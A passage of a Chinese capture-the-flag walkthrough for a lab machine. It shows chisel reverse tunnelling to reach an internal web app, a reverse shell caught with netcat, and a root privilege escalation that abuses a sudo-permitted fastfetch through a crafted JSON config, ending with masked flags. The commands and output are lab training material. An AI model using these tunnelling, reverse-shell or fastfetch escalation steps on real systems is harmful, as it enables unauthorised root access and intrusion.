
curl http://127.0.0.1:5000 发现本地存在一个调查问卷web页

上传chesl进行内网穿透,将本机的5000代理到kali linux的80端口(高位端口会被屏蔽)

先在服务端(kali攻击机上启动)

1
2
3
4
5
6
./chisel server -p 80 --reverse                                                                                                                                                                                    ─╯
2026/10/08 02:20:30 server: Reverse tunnelling enabled
2026/10/08 02:20:30 server: Fingerprint RfF1R5rhdizUoo1wlWnAFgvxdqGaRtVCXbuvcijc5MI=
2026/10/08 02:20:30 server: Listening on http://0.0.0.0:80
2026/10/08 02:22:12 server: session#1: tun: proxy#R:8080=>5000: Listening

客户端写:

1
2
3
welcome@Console:~$ ./chisel client 192.168.53.182:80 R:8000:127.0.0.1:5000
2026/10/08 02:22:13 client: Connecting to ws://192.168.53.182:80
2026/10/08 02:22:13 client: Connected (Latency 4.409437ms)

简单介绍一下语法:

1
./chisel client <攻击机ip>:<攻击机port> R:<将流量转发到的侧位端口>:<想要代理的服务>:<port>


攻击机访问:http://127.0.0.1:8000/



我们在日志中找到了PIN码,故输入:

可以成功执行命令,接着反弹shell,依旧监听443端口

1
2
3
4
5
6
7
8
9
10
11
12
13
G:\HackTools\Online_tools打包版\Online_tools打包版\storage\NC工具>nc64 -lvnp 443
listening on [any] 443 ...
connect to [192.168.53.50] from (UNKNOWN) [192.168.53.207] 41002
ls
pwd
/home/qaq
python3 -c "import pty;pty.spawn('/bin/bash')"
bash-5.0$ ls
ls
bash-5.0$ pwd
pwd
/home/qaq
bash-5.0$

五.权限提升

sudo -l 查看:

1
2
3
4
5
6
7
8
sudo -l
Matching Defaults entries for qaq on Console:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User qaq may run the following commands on Console:
(ALL) NOPASSWD: /usr/bin/fastfetch
bash-5.0$

fastfetch提权的原理:写入配置文件 最后用fastfetch -c 执行

配置文件:

1
2
3
4
5
6
7
8
9
{
"modules": [
{
"type": "command",
"key": "x",
"text": "exec /path/to/command"
}
]
}

通过fastfetch -c 配置文件可以带出命令执行的结果

恶意配置:

1
2
3
4
5
6
7
8
9
10
{
"modules": [
{
"type": "command",
"key": "root",
"shell": "/bin/sh",
"text": "id"
}
]
}

类型:命令行

key:root

shell: 指定是哪个shell

text : 传给shell的参数

接着:

1
2
bash-5.0$ echo '{"modules":[{"type":"command","key":"root","shell":"/bin/sh","text":"id"}]}' > /tmp/ff.jsonc
<","shell":"/bin/sh","text":"id"}]}' > /tmp/ff.jsonc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
sudo /usr/bin/fastfetch -c /tmp/ff.jsonc
_,met$$$$$gg. root: uid=0(root) gid=0(root) groups=0(root)
,g$$$$$$$$$$$$$$$P.
,g$$P" """Y$$.".
,$$P' `$$$.
',$$P ,ggs. `$$b:
`d$$' ,$P"' . $$$
$$P d$' , $$$P
$$: $. - ,d$$'
$$; Y$b._ _,d$P'
Y$$. `.`"Y$$$$P"'
`$$b "-.__
`Y$$
`Y$$.
`$$b.
`Y$$b.
`"Y$b._
`"""
bash-5.0$

root: uid=0(root) gid=0(root) groups=0(root)

成功执行!

读取user和root的flag

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
bash-5.0$ echo '{"modules":[{"type":"command","key":"root","shell":"/bin/sh","text":"cat /root/r00t.txt;cat /home/welcome/user.txt"}]}' > /tmp/ff.jsonc
<txt;cat /home/welcome/user.txt"}]}' > /tmp/ff.jsonc
bash-5.0$ sudo /usr/bin/fastfetch -c /tmp/ff.jsonc
sudo /usr/bin/fastfetch -c /tmp/ff.jsonc
_,met$$$$$gg. root: flag{root******************}
flag{user**********************}
,g$$P" """Y$$.".
,$$P' `$$$.
',$$P ,ggs. `$$b:
`d$$' ,$P"' . $$$
$$P d$' , $$$P
$$: $. - ,d$$'
$$; Y$b._ _,d$P'
Y$$. `.`"Y$$$$P"'
`$$b "-.__
`Y$$
`Y$$.
`$$b.
`Y$$b.
`"Y$b._
`"""

bash-5.0$